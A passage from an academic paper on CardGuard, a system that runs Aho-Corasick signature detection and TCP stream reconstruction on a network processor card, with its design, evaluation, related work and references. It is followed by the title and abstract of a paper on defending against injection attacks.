In Figure 2(b), the numbering indicates the major components in *CardGuard* packet processing. Since the system is designed as a firewall, both inbound and outbound traffic must be handled. By default, outbound traffic is simply forwarded, but inbound traffic is subjected to full payload scans. In case outbound traffic should be checked also (e.g., for containment) the performance figures of Section 5 drop by a factor of two. *CardGuard* aims to perform as much of the packet processing as possible on the lowest levels of the processing hierarchy, i.e., the microengines.

A single microengine (ME_{tx}) is dedicated to forwarding and transmission. In other words, $\mathrm{ME}_{tx}$is responsible not only for forwarding all outbound traffic ①, but also for transmitting inbound traffic toward the switch ④. All four threads on ME_{tx} are used, as each of the two tasks is handled by two threads.

A second microengine, ME_{rx}, is dedicated to inbound packet reception ②. It consists of two threads that place incoming packets in the fixed-sized slots of a circular buffer. While we use fixed-sized slots, there may be more than one packet in a slot. ME_{rx} keeps placing packets in a slot, as long as the full packets fit. The motivation for this design is that a buffer with fixed-sized slots is easy to manage and partition, but may suffer from low slot utilisation for short messages. By filling slots with multiple packets resource utilisation is much better. At this microengine we also detect whether packets belong to a stream that needs to be checked by a rule that requires regular expression matching. If so, it is placed in a queue for processing by the StrongARM. The StrongARM is responsible for processing the packet and, if needed, putting it back in the queue for processing by the microengines.

The remaining four microengines (denoted by $\mathrm{ME}_{h/t}$ and ME_{ac}, respectively) are dedicated to TCP flow handling and intrusion detection ③. The idea is to use these microengines to scan the packet payloads with the Aho-Corasick algorithm.

Parallelising the scanning process in this way is in line with the fourth observation in Section 2.2. However, we now show that things are more complicated.

Attacks may span multiple packets. We should provide a means to handle the case that the signature of a worm starts in one packet and continues in the next. In order to perform meaningful intrusion detection, we cannot avoid TCP stream reconstruction. Worms may span a number of TCP segments which may or may not arrive out of order. As a consequence, we need to keep segments in memory while some earlier segments are still missing. We also need to keep track of sequence numbers and connection state. We developed a light-weight implementation of TCP stream reconstruction for microengines, which we will discuss in section 4.2. *CardGuard* handles 'fragroute'-style attacks (sending duplicate TCP segments with older TCP sequence numbers that *overwrite* previous segments) by dropping segments with sequence numbers that have already been handled. A configurable parameter determines how large the gaps may be in case of out-of-order segment arrival. If the gap grows beyond the maximum size, the connection is conservatively dropped.

Despite our attempts to minimise *CardGuard*'s footprint, the code required to handle both TCP flow reconstruction and pattern matching exceeds the size of an individual microengine's instruction store. As a consequence, we are forced to spread TCP flow hashing and reconstruction (discussed in Section 4.2) on the one hand, and Aho-Corasick pattern matching (discussed in Section 4.3) on the other, over two pairs of tightly-coupled microengines (shown in Figure 2(b) as `H/T` and `AC`, respectively). Given sufficient instruction store, `H/T` and `AC` would be combined on the same microengine (yielding four microengines to perform pattern matching rather than the two that are used in *CardGuard*). All four threads in both `AC` and `H/T` microengines are used.

The ability to 'sanitise' protocols before scanning the data for intrusion attempts is similar to the *protocol scrubber* [19] and *norm* [20], except that it was implemented in a much more resource-constrained environment.

4.1 TCP vs. UDP

By default, all traffic that is not TCP (e.g., UDP) is handled by inspecting the individual packets in isolation and is considered relatively 'easy'. As a result, signatures hidden in multiple packets ('UDP flows') will not be detected in the default configuration. If needed, however, the UDP packets may be treated in the same way as TCP flows are handled. In that case, we lose the performance advantage that UDP holds over TCP (see Section 5). As our focus is on the harder case of TCP flows, which also covers all difficulties found in UDP, we will not discuss non-TCP traffic except in the experimental evaluation.

In the current implementation, the ENP's PCI interface is used for control purposes ⑤. In other words, it is used for bootstrapping the system, loading the ME_{ac} microengines and reading results and statistics. In our test configuration, *CardGuard* is plugged in one of the PCs that it monitors. Although such a setup in which the host appears to be both 'in front of' and 'behind' the firewall may

seem a little odd, it does not represent a security hole as *all* inbound traffic still traverses the packet processing code in the ME_{ac} microengines.

CardGuard attempts to execute the entire runtime part of the SDS on the microengines. The only exception is the execution of regular expression matching which takes place on the StrongARM. Each thread in the combination of $ME_{h/t}$ and ME_{ac} processes a unique and statically determined set of packet slots (as will be explained shortly). The fact that a slot may contain multiple small packets, or a single maximum-sized packet offers an additional advantage besides better buffer utilisation, namely load-balancing. Without it, a situation may arise that thread A processes a number of slots each containing just a single minimum-sized packet, while thread B finds all its slots filled with maximum-sized packets. By trying to fill all the slots to capacity, this is less likely to happen.

After flow reconstruction, ME_{ac} applies the Aho-Corasick algorithm to its packets while taking care to preserve the flow order. As we configured *CardGuard* as an IPS, the microengine raises an alarm and drops the packet as soon as a pattern is matched. Otherwise, a reference to the packet is placed in the transmit FIFO and transmitted by ME_{tx}. When processing completes, buffers are marked as available for re-use.

4.2 Resource Mapping

Taking into account the hardware limitations described in Section 3 and the observations about the Aho-Corasick algorithm in Section 2.2, we now describe how data and code are mapped on the memories and processing units, respectively.

Packet transmission. Two threads on ME_{tx} are dedicated to the task of forwarding outbound traffic from port B to port A. The other two threads transmit packets from SDRAM to port B by monitoring a circular FIFO containing references to packets that passed the ME_{ac} checks. The FIFO is filled by the processing threads on the ME_{ac} microengines.

Packet reception. Packet processing of inbound traffic is illustrated in Figure 3(a). We take the usual approach of receiving packets in SDRAM, and keeping control structures in SRAM and Scratch. Assuming there is enough space, ME_{rx} transfers the packets to a circular buffer, and keeps a record of the read and write position, as well as a structure indicating the validity of the contents of the buffer in SRAM. Using this structure, an ME_{ac} processing packets may indicate that it is done with specific buffers, enabling ME_{rx} to reuse them.

The exact way in which the buffers are used in *CardGuard* is less common. The moment an in-sequence packet is received and stored in full in SDRAM by ME_{rx}, it can be processed by the processing threads. However, the processing has to be sufficiently fast to prevent buffer overflow. A buffer overflow is not acceptable, as it means that packets are dropped. We have designed the system in such a way that the number of per-packet checks is minimised, possibly at the expense of efficient buffer usage. Whenever ME_{rx} reaches the end of the circular buffer and the write index is about to wrap, ME_{rx} checks to see how far the packet processing microengines have progressed through the buffer. In *CardGuard* the slowest thread should always have progressed beyond a certain threshold index


in the buffer (T in Figure 3(a)). *CardGuard* conservatively considers all cases in which threads are slow as system failures, which in this case means that *CardGuard* is not capable of handling the traffic rate.

As both the worst-case execution time for the Aho-Corasick algorithm (the maximum time it takes to process a packet), and the worst-case time for receiving packets (the minimum time to receive and store a packet) are known, it is not difficult to estimate a safe value for the threshold T for a specific rate R and a buffer size of B slots. For simplicity, and without loss of generality, assume that a slot contains at most one packet. For the slowest thread, the maximum number of packets in the buffer at wrap time that is still acceptable is $(B - T)$. If the worst-case execution time for a packet is A, it may take $A(B-T)$ seconds to finish processing these packets. The time it takes to receive a minimum-size packet of length L at rate R is (L/R), assuming ME_{rx} is able to handle rate R. An overflow occurs if $(TL/R) \leq A(B-T)$, so $T = (RAB)/(L+RA)$. For $L = 64$ bytes, $R = 100$ Mbps, $B = 1000$ slots, and $A = 10\mu s$, a safe value for T would be 661.

The threshold mechanism described above is overly conservative. Threads that have not reached the appropriate threshold when ME_{rx} wraps may still catch up, e.g., if the remaining packets are all minimum-sized, or new packets are big, and do not arrive at maximum rate). Moreover, it is possible to use threads more efficiently, e.g., by not partitioning the traffic, but letting each thread process the 'next available' packet. We have chosen not to do so, because these methods require per-packet administration for such things as checking whether (a) a packet is valid, (b) a packet is processed by a thread, and (c) a buffer slot is no longer in use and may be overwritten. Each of these checks incurs additional overhead. Instead, *CardGuard* needs a single check on eight counters at wrap time.

Packet processing. Each of the two $\mathrm{ME}_{h/t}$-ME_{ac} microengine pairs is responsible for processing half of the packets. $\mathrm{ME}_{h/t}$ is responsible for sanitising the TCP stream, while ME_{ac} handles pattern matching.

For TCP flow identification, we use a hash table. The hash table contains a unique entry for each TCP flow, which is generated by employing the IXP's hardware assist to calculate a hash over the segment's source and destination addresses and the TCP ports. A new entry is made whenever a TCP SYN packet is received. The number of flows that may hash to the same hash value is



(a) Processing by ME_{rx}, $\mathrm{ME}_{h/t}$, and ME_{ac}

```
State_0:
   c = get_next_char (packet);
   if (c == 'h') goto State_1;
   else if (c == 'Q') goto State_36;
   else if (c == 't') goto State_43;
   else goto State_0;
State_1:
   c = get_next_char (packet);
   if (c == '.') goto State_2;
   else if ...
   ...
```

(b) Inline processing

Fig. 3. Packet processing

a configurable parameter `HashDim`. If a new flow hashes to an index in the table which already contains `HashDim` flows, the new flow is conservatively dropped.

As a result, every live TCP flow has a hash table entry, which records the following information about the flow: source IP address, destination IP address, source port, destination port, next sequence number, and current DFA state. As logically contiguous segments might be dispatched to different packet processing threads, the next sequence number ensures that segments are pattern-matched in order, while keeping track of the current DFA state facilitates the resumption of pattern matching of a subsequent packet at a later stage (e.g., by another pkt-processing thread). As explained in the fifth observation of Section 2.2, we only need the current DFA state to resume scanning exactly where we left off.

When a non-SYN packet is received, the corresponding hash entry is found and the sequence number of the packet is compared to the sequence number in the table. As explained earlier, we do not permit segments to overwrite segments that were received earlier. Any packet that is not the immediate successor to the stored sequence number is put 'on-hold'. There are two possible schemes for dealing with such segments with which we have experimented. The first, and simplest, is to wait until all missing segments have arrived and only then perform pattern matching. The second is to scan the segment for worms as an individual packet and if it is considered safe, forward it to its destination, while also keeping a copy in memory. Then, when the missing segments arrive, (part of) the segment is scanned again for all signatures that may have started in the segments preceding it and overlap with this segment. This is safe, even if the segments that were forwarded were part of a worm attack. The reason is that these packets *by themselves* do not constitute an attack. Only the addition of the preceding packets would render the 'worm' complete. However, as the attack is detected when the preceding packets arrive, these segments are never forwarded.

In the current implementation, a hash table entry is removed only as a result of an explicit tear-down. The assumption that motivates this choice is that the FIN and RST messages coming from the downstream host are never lost. However, in the future we expect to incorporate a time-out mechanism that frees up the hash-table entry while dropping the connection.

Also note that when *CardGuard* is started, all flows that are currently active are by necessity dropped, as they will not have hash entries in the new configuration. Recently we have started implementing a mechanism that preserves the original hash table.

Pattern matching. For pattern matching purposes, a thread on each ME_{ac} reads data from SDRAM in 8-byte chunks and feeds it, one byte at a time, to the Aho-Corasick algorithm. However, as the memory latency to SDRAM is in the range of 33 to 40 cycles, such a naive implementation would be prohibitively slow [21]. Therefore, in order to hide latency, *CardGuard* employs four threads. Whenever a thread stalls on a memory access, a zero-cycle context switch is made to allow the next processing thread to resume. As there are now eight packet processing threads in *CardGuard*, the buffer is partitioned such that thread t is responsible for slots $t, t+8, t+16, \ldots$

4.3 The Memory Hierarchy

We have explained in Section 3 that the IXP1200 has various types of memories with different speeds and sizes: registers, instruction store, scratch, SRAM and SDRAM. Optimising the use of these memories proved to be key to *CardGuard*'s performance. For instance, as *CardGuard* needs to access the DFA for every byte in every packet, we would like the DFA to be stored in fast memory. However, there are relatively few general purpose registers (GPRs) and scratch is both small and relatively slow. Moreover, these resources are used by the compiler for local variables as well.

For this reason, we make the following design decisions: (1) GPRs and scratch are not used for storing the DFA, (2) instead, we exploit unused space in the *instruction store* for storing a small part of the DFA, (3) another, fairly large, part is stored in the 8 MB of SRAM, and (4) the remainder of the DFA is stored in the 256 MB of slow SDRAM.

The idea is that, analogous to caching, a select number of frequently accessed states are stored in fast memory, while the remainder is stored in increasingly slow memory[3]. A premise for this to work, is that the Aho-Corasick algorithm exhibits strong locality of reference. Whether this is the case depends both on the patterns and on the traffic. Defining level n in the DFA as all states that are n transitions away from state 0, we *assume* for now that the top few levels in the DFA, (e.g., states 0, 1, 36 and 43 in Figure 1) are accessed much more frequently than the lower levels. In Section 5, we present empirical evidence to support this.

Using the instruction store and 'normal memories' for storing the DFA, leads to two distinct implementations of the Aho-Corasick algorithm itself, which we refer to as 'inline' and 'in-memory'. In an inline implementation, a DFA like the one sketched in Figure 1 is implemented in the instruction store of a ME_{ac}, e.g., as a set of comparisons and jumps as illustrated in pseudo-code in Figure 3(b).

In-memory implementations, on the other hand, keep the DFA itself separate from the code by storing it in one of the memories. The data structure that is commonly used to store DFAs in Aho-Corasick is a 'trie' with pointers from a source state to destination states to represent the transitions. In this case, a state transition is expensive since memory needs to be accessed to find the next state. The overhead consists not only of the 'normal' memory latency, as additional overhead may be incurred if these memory accesses lead to congestion on the memory bus. This will slow down *all* memory accesses.

Note that each state in the inline implementation consists of several instructions and hence costs several cycles. We are able to optimise the number of conditional statements a little by means of using the equivalent of 'binary search' to find the appropriate action, but we still spend at least a few tens of cycles at each state (depending on the exact configuration of the DFA and the traffic). However, this is still far better than the implementation that uses SRAM, as this requires several slow reads (across a congested bus), in addition to the instructions that are needed to execute the state transitions.

[3] It is not a real cache, as there is no replacement.

In spite of the obvious advantages, the inline version can only be used for a small portion of the DFA, because of the limited instruction store of the microengines. *CardGuard* is designed to deal with possibly thousands of signatures, and the instruction store is just 1K instructions in size, so locality of reference is crucial. In practice, we are able to store a few tens of states in the unused instruction store, depending on the number of outgoing links. In many cases, this is sufficient to store the most commonly visited nodes. For instance, we are able to store in their entirety levels 0 and 1 of the 2025 states of snort's web IIS rules. In our experiments these levels offer hit rates of the order of 99.9%. In Section 5, we will analyse the locality of reference in Aho-Corasick in detail.

One may wonder whether, given 8 MB of SRAM, SDRAM is ever needed for storing the DFA. Surprisingly, the answer is yes. The reason is that we sacrifice memory efficiency for speed. For instance, if we combine all of snort's rules that scan traffic for signatures of at least ten bytes, the number of states in the DFA is roughly 15k. For each of these states, we store an array of 256 words, corresponding to the 256 characters that may be read in the next step. The array element for a character c contains the next state to which we should make a transition if c is encountered. The advantage is that we can look up the next state by performing an offset in an array, which is fast. The drawback is that some states are pushed to slow memory. Whether this is serious again depends on how often reads from SDRAM are needed, i.e., on the locality of reference.

The partitioning of the DFA over the memory hierarchy is the responsibility of *CardGuard*. The amount of SRAM and SDRAM space dedicated to DFA storage is a configurable parameter. For the instruction store, there is no easy way to determine how many states it can hold *a priori*. As a consequence, we are forced to use iterative compilation of the microengine code. At each iteration, we increase the number of states, and we continue until the compilation fails because of 'insufficient memory'.

4.4 Alerts and Intrusion Prevention

When a signature is found in a packet, it needs to be reported to the higher-levels in the processing hierarchy. For this purpose, the code on the microengines writes details about the match (what pattern was matched, in which packet), in a special buffer in scratch and signals code running on the StrongARM. In addition, it will drop the packet and possibly the connection. The StrongARM code has several options: it may take all necessary actions itself, or it may defer the processing to the host processor. The latter solution is the default one.

4.5 Control and Management

The construction of the Aho-Corasick DFA is done offline, e.g., on the host connected to the IXP board. The DFA is subsequently loaded on the IXP. If the

inline part of the Aho-Corasick algorithm changes, this process is fairly involved as it includes stopping the microengine, loading new code in the instruction store, and restarting the microengine. All of this is performed by control code running on the StrongARM processor. In the current implementation, this involves restarting all microengines, and hence a short period of downtime.

5 Evaluation

CardGuard's use of the memory hierarchy only makes sense if there is sufficient locality of reference in the Aho-Corasick algorithm when applied to actual traffic. Figure 4(a) shows how many times the different levels in the Aho-Corasick DFA are visited for a large number of different rule sets for a 40 minute trace obtained from a set of 6 hosts in Xiamen University. We deliberately show a short trace to avoid losing in the noise short-lived fluctuations in locality. More traces (including longer-lived ones) are maintained at `www.cs.vu.nl/~herbertb/papers/ac_locality`. Every class of snort rules of which at least one member applied pattern matching (with a signature length of at least ten characters, to make it interesting) was taken as a separate rule set. We used the current snapshot of snort rules available at the time of writing (September 2004). In total there were 22 levels in the DFA, but the number of hits at levels 6-22 is insignificant and has been left out for clarity's sake. The figure shows the results for hundreds of rule sets with thousands of rules. The line for the combination of all of snort's rules is explicitly shown. The remaining lines show the locality for each of snort's rule types (e.g., web, viruses, etc.). Since there are a great many categories, we do not name each separately. To provide a thorough evaluation of Aho-Corasick in signature detection, we have performed this experiment in networks of different sizes (e.g., one user, tens, hundreds, and thousands of users), for different types of users (small department, university campus, nationwide ISP) and in three different countries. The results show clear evidence of locality. The plot in Figure 4(a) is typical for all our results.

It may be countered that these results were not obtained while the network was 'under heavy attack' and that the plots may look very different then. While true, this is precisely the situation that we want to cater to. When the network is so much under attack that locality of reference no longer holds, degrading network performance is considered acceptable. Probably the network is degrading anyway, and we would rather have a network that is somewhat slower than an infected machine.

One of the problems of evaluating the *CardGuard* implementation is generating realistic traffic at a sufficient rate. In the following, all experiments involve a DFA that is stored both inline and in-memory. As a first experiment we used `tcpreplay` to generate traffic from a trace file that was previously recorded on our network. Unfortunately, the maximum rate that can be generated with `tcpreplay` is very limited, in the order of 50Mbps. At this rate, *CardGuard* could

Table 1. Cycles required to process a packet

packet size (bytes)	cycles
64	976
300	9570
600	20426
900	31238
1200	42156
1500	53018

Table 2. Cycles to make ten transitions

memory type used	cycles
instruction store, pkt access in register	330
same, with pkt access in SDRAM	410
SRAM, pkt access in register	760
same, with pkt access in SDRAM	830

easily handle the traffic (even when we did not store any states in instruction-store whatsoever).

As a second experiment, we examined the number of cycles that were needed to process packets of various sizes. The results are shown in Table 1. These speeds suggest that a single thread could process approximately 52.5 Mbps for maximum-sized non-TCP packets. By gross approximation, we estimate that with eight processing threads this leads to a throughput of roughly 400 Mbps (accounting neither for adverse effects of memory stalls, or beneficial effects from latency hiding). We show that in reality we perform a little better.

The penalty for in-memory DFA transitions, compared to inline transitions is shown in Table 2. The table lists the number of cycles needed for ten state transitions in the DFA. For inline and in-memory we measure the results both when the packet is still in SDRAM, and when the packet data is already in read registers on-chip. The difference is 70-80 cycles. The table shows that in-memory state transitions are approximately twice as expensive as inline ones. One might expect that this also results in a maximum sustainable rate for a completely in-memory implementation that is half of that of a completely inline implementation, but this is not the case, as memory latency hiding techniques with multiple threads is quite effective.

Our final experiment is a stress-test in which we blast *CardGuard* with packets sent by `iperf` (running for 3 minutes) from a 1.8GHz P4 running a Linux 2.4 kernel equiped with a SysKonnect GigE interface. We evaluate the throughput that *CardGuard* achieves under worst case conditions. Worst case means that the payload of every single packet needs to be checked from start to finish. This is not a realistic scenario, as snort rules tend to apply to a single protocol and one destination port only. For example, it makes no sense to check web rules for non-webtraffic. In this experiment, we deliberately send traffic of which each packet is checked in its entirety. The assumption is that if we are able to achieve realistic network speeds under these circumstances, we will surely have met the requirements defined in Section 1.

Figure 4(b) shows the throughput achieved for various types of traffic and actions (median values over a series of runs). Note that as long as the network is not under heavy attack, the results are hardly influenced by which rule sets and traces are used, due to the locality of reference observed earlier. The top line




Fig. 4. (a) locality in Aho-Corasick, and (b) *CardGuard*' UDP and TCP throughput

shows the throughput when all UDP packets are checked and forwarded (with the two $\text{ME}_{h/t}$ microengines turned into ME_{ac} microengines), so for UDP we achieve maximum throughput. The line below UDP shows the throughput of TCP, when TCP segments are simply forwarded, but not checked. The reason why it performs fairly poorly, compared to UDP is that the traffic generator was the bottleneck, not *CardGuard* (`rude` was used as UDP generator). Finally, the most important line is the bottom line, which shows the maximum throughput for TCP when the full streams are reconstructed and the entire stream is scanned. We conclude that *CardGuard* meets the requirement of handling 100 Mbps under worst case assumptions.

CardGuard adds one additional feature: it is able to limit the number of incoming and outgoing connections. The default configuration is that ten inbound and ten outbound connections are premitted. With this configuration, we are able to sustain the maximum rates at worst-case conditions. More flows are possible, but in that case the aggregate rate drops (the system tops out at 100 Mbps for ≤ 10 connections). This is unlikely to be a problem for most applications, but some (e.g., some peer-to-peer clients) may suffer from reduced bandwidth. In our view, ten is a reasonable choice for most end-user set-ups, because end-user systems are not expected to have many connections open at the same time. For servers these numbers may be increased. As systems in practice do not work under such extreme conditions where every packet needs a full scan, we expect to sustain high rates even with larger numbers of connections. Note that *CardGuard* always remains on the conservative side. If the rate cannot be supported, the packets are dropped. In other words, it does not suffer from false negatives.

Discussion: Network Processing on the Card

While we have shown that *CardGuard* performs well, despite its five year old network processor, we now return to two questions that were touched upon in Section 1: (1) whether it is necessary to perform signature detection on the card, and if so, (2) whether a network processor is the most appropriate choice. Alternative approaches may be a centralised firewall with payload scanning,

signature detection on the end node's main processor, and detection on the card with a different processor (e.g., an ASIC, FPGA, or full-blown CPU).

Technically, it may be difficult to perform payload scanning at high rates in a centralised firewall. While the CPU of a modern PC probably *is* powerful enough to scan an end user's traffic, we should bear in mind that network speed grows harder than Moore's law. Furthermore, the first question has as much to do with policies and politics as with technology. A programmable network card is remote from the user and hence simpler to protect from manipulation. Moreover, while host processors may be fast enough to perform signature detection, doing so consumes many cycles. When we evaluated the same signature detection algorithm on a 1.8 GHz P4 (Linux 2.4 kernel) equiped with a SysKonnect GigE card, we were unable to achieve rates greater than 69 Mbps. Note that this is at a clock rate that is 8 times higher than that of the IXP1200. Over the loopback device we were able to achieve significantly more than 100 Mbps, but only at the cost of high CPU loads that leave few cycles for useful work. Breaking down the overhead, we found that the signature detection algorithm consumes over 90% of the processing time, suggesting that perhaps it is a better candidate for off-loading than TCP is for TOEs.

The second question concerns whether a network processor is the best choice on the card. ASICs and FPGAs are attractive alternatives in terms of speed. On the other hand, they are more complex to modify. Additionally, compared to C programmers, VHDL/Verilog programmers are scarce. In contrast, we experienced at first hand how simple it was to modify an older version of *CardGuard* for students with only experience in C programming. While the same would be true *a fortiori* for general purpose processors, installing such a processor on a NIC is probably overkill and requires more extensive cooling as it needs to run at higher frequencies to keep up.

More importantly, this paper is meant to explore the design space by studying the feasibility of one the extremes in the design space: a software-only solution on the NIC. While the other approaches have been studied previously, to the best of our knowledge, this is the first time anyone has explored this extreme.

6 Related Work

According to the taxonomy in [22], our work would be categorised as a knowledge-based IDS with an active response based on the packet scanning using continuous monitoring with state-based detection. As such it differs from (a) passive systems like HayStack [23], (b) approaches that use network traffic statistics like GrIDS [24], (c) transition-based approaches like Netranger [25], (d) periodic analyzers like Satan [26]. In the terminology of [27], *CardGuard* is a 'containment' solution, which the authors identify as the most promising approach to stop self-propagating code. Unlike passive systems, *CardGuard* does not exhibit the 'fail-open' flaw identified in most existing IDSs in [28]. Since the IDS/IPS *is* the forwarding engine, there is no way to bypass it.

CardGuard is more static than the IDS approach advocated in [29] which suggests that the IDS should be adaptive to the environment. In *CardGuard* this is not an option, as all capacity is fully used.

The use of sensors in the OS kernel for detecting intrusion attempts [30] also adds a light-weight intrusion detection system in the datapath. An important difference with *CardGuard* is that it requires a reconfiguration of the kernel and is therefore OS-specific.

A well-known IDS is Paxson's Bro [11]. Compared to *CardGuard*, Bro gives more attention to event handling and policy implementation. On the other hand it counts over 27.000 lines of C++ code and is designed to operate at a very high level (e.g., on top of `libpcap`). It relies on policy script interpreters to take the necessary precautions whenever an unusual event occurs. In contrast, *CardGuard* sits at a very low-level and takes simple, but high-speed actions whenever it detects a suspicious pattern.

The Aho-Corasick algorithm is used in several modern 'general-purpose' network intrusion detection systems, such as the latest version of Snort [14]. To our knowledge, ours is the first implementation of the algorithm on an NPU. Recent work at Georgia Tech uses IXP1200s for TCP stream reconstruction in an IDS for an individual host [4]. In this approach, a completely separate FPGA board was used to perform the pattern matching. IXPs have also been applied to intrusion detection in [16]. Detection in this case is limited to packet headers and uses a simpler matching algorithm.

The ability to 'sanitise' protocols before scanning the data for intrusion attempts is similar to the protocol scrubber [19] and *norm* [20], except that it was implemented in a much more resource-constrained environment. As a result, the mechanisms in *CardGuard* are considerably simpler (but possibly faster).

7 Conclusions

This paper demonstrates that signature detection can be performed in software on a NIC equiped with a network processor, *before* the packets hit the host's PCI and memory bus. While the hardware that was used in *CardGuard* is rather old, the principles remain valid for newer hardware. As modern NPUs offer higher clock rates and support more (and more poweful) microengines we are confident that much higher rates are possible. Perhaps that makes *CardGuard* amenable to implementation on edge routers also. We conclude that *CardGuard* represents a first step towards providing intrusion detection on a NIC in software and the evaluation of an unexplored corner of the design space.

Acknowledgments

Our gratitude goes to Intel for donating a large set of IXP12EB boards and to the University of Pennsylvania for letting us use one of its ENP2506 boards. Many thanks to Kees Verstoep for commenting on an earlier version of this paper.

References

[1] Moore, D., Paxson, V., Savage, S., Shannon, C., Staniford, S., Weaver, N.: The spread of the Sapphire/Slammer worm, technical report. Technical report, CAIDA (2003) http://www.caida.org/outreach/papers/2003/sapphire/.

[2] Bellovin, S.M.: Distributed firewalls. Usenix ;login:, Special issue on Security (1999) 37–39

[3] Ioannidis, S., Keromytis, A.D., Bellovin, S.M., Smith, J.M.: Implementing a distributed firewall. In: CCS '00: Proceedings of the 7th ACM conference on Computer and communications security, ACM Press (2000) 190–199

[4] Clark, C., Lee, W., Schimmel, D., Contis, D., Koné, M., Thomas, A.: A hardware platform for network intrusion detection and prevention. In: Third Workshop on Network Processors and Applications, Madrid, Spain (2004)

[5] Toelle, J., Niggemann, O.: Supporting intrusion detection by graph clustering and graph drawing. In: Proc. RAID'00, Toulouse, France (2000)

[6] Barford, P., Kline, J., Plonka, D., Ron, A.: A signal analysis of network traffic anomalies. In: SIGCOMM Internet Measurement Workshop, Miami, FLA (2003)

[7] Krishnamurthy, B., Sen, S., Zhang, Y., Chen, Y.: Sketch-based change detection: Methods, evaluation, and applications. In: SIGCOMM Internet Measurement Workshop, Miami, FLA (2003)

[8] Yegneswaran, V., Barford, P., Ullrich, J.: Internet intrusions: Global characteristics and prevalence. In: Proc. of ACM SIGMETRICS. (2003)

[9] Estan, C., Savage, S., Varghese, G.: Automatically inferring patterns of resource consumption in network traffic. In: Proc. of SIGCOMM'03. (2003)

[10] Aho, A.V., Corasick, M.J.: Efficient string matching: an aid to bibliographic search. Communications of the ACM **18** (1975) 333–340

[11] Paxson, V.: Bro: A system for detecting network intruders in real-time. Computer Networks **31(23-24)** (1999) 2435–2463

[12] Jung, J., Paxson, V., Berger, A.W., Balakrishnan, H.: Fast Portscan Detection Using Sequential Hypothesis Testing. In: IEEE SP'04, Oakland, CA (2004)

[13] Kompella, R.R., Singh, S., Varghese, G.: On scalable attack detection in the network. In: SIGCOMM Internet measurement conference. (2004) 187–200

[14] Roesch, M.: Snort: Lightweight intrusion detection for networks. In: Proceedings of the 1999 USENIX LISA Systems Adminstration Conference. (1999)

[15] N.Shalaby, L.Peterson, A.Bavier, Y.Gottlieb, S.Karlin, A.Nakao, X.Qie, T.Spalink, M.Wawrzoniak: Extensible routers for active networks. In: DANCE'02. (2002)

[16] I.Charitakis, D.Pnevmatikatos, E.Markatos, K.Anagnostakis: S2I: a tool for automatic rule match compilation for the IXP network processor. In: SCOPES 2003, Vienna, Austria (2003) 226–239

[17] Mogul, J.: TCP offload is a bad idea whose time has come. In: Proc. of HotOS IX, Lihue. Hawaii, USA (2003)

[18] Tuck, N., Sherwood, T., Calder, B., Varghese, G..: Deterministic memory-efficient string matching algorithms for intrusion detection. In: Proceedings of IEEE Infocom, Hong Kong, China (2004)

[19] Malan, R., Watson, D., Jahanian, F., Howell, P.: Transport and application protocol scrubbing. In: Infocom'2000, Tel-Aviv, Israel (2000)

[20] Handley, M., Paxson, V., Kreibich, C.: Network intrusion detection: Evasion, traffic normalization, and end-to-end protocol semantics. In: USENIX-Sec'2001, Washington, D.C., USA (2001)

[21] Johnson, E.J., Kunze, A.R.: IXP1200 Programming. Intel Press (2002)
[22] Debar, H., Dacier, M., Wepsi, A.: A revised taxonomy for intrusion-detection systems. Technical report, IBM Research, Zurich (1999)
[23] Smaha, S.E.: Haystack: An intrusion detection system. In: IEEE Fourth Aerospace Computer Security Applications Conference, Orlando, FL, USA (1988)
[24] Cheung, S., Crawford, R., Dilger, M., Frank, J., Hoagland, J., Levitt, K., Rowe, J., Staniford, S., Yip, R., Zerkle, D.: The design of GrIDS: A graph-based intrusion detection system. Technical Report CSE-99-2, UC Davis (1999)
[25] Cisco: Cisco secure intrusion detection system version 2.2.0 (netranger) (2002)
[26] Farmer, D., Venema, W.: Improving the security of your site by breaking into it. Technical report, Internet White Paper (1993) `http://www.fish.com/security/`.
[27] Moore, D., Shannon, C., Voelker, G., Savage, S.: Internet quarantine: Requirements for containing self-propagating code. In: Infocom, San Francisco, CA (2003)
[28] Ptacek, T.H., Newsham, T.N.: Insertion, evasion, and denial of service: Eluding network intrusion detection. Technical report, Secure Networks Inc. (1998)
[29] Lee, W., Cabrera, J.B.D., Thomas, A., Balwalli, N., Saluja, S., Zhang, Y.: Performance adaptation in real-time intrusion detection systems. In: RAID'02, Zurich, Switzerland (2002)
[30] Kerschbaum, F., Spafford, E.H., Zamboni, D.: Using embedded sensors for detecting network attack. Technical report, Purdue University (2000)

Defending Against Injection Attacks Through Context-Sensitive String Evaluation

Tadeusz Pietraszek[1] and Chris Vanden Berghe[1,2]

[1] IBM Zurich Research Laboratory,
Säumerstrasse 4, CH-8803 Rüschlikon, Switzerland
[2] Katholieke Universiteit Leuven,
Celestijnenlaan 200A, B-3001 Leuven, Belgium
{pie, vbc}@zurich.ibm.com

Abstract. Injection vulnerabilities pose a major threat to application-level security. Some of the more common types are SQL injection, cross-site scripting and shell injection vulnerabilities. Existing methods for defending against injection attacks, that is, attacks exploiting these vulnerabilities, rely heavily on the application developers and are therefore error-prone.

In this paper we introduce CSSE, a method to detect and prevent injection attacks. CSSE works by addressing the root cause why such attacks can succeed, namely the ad-hoc serialization of user-provided input. It provides a platform-enforced separation of channels, using a combination of assignment of metadata to user-provided input, metadata-preserving string operations and context-sensitive string evaluation.

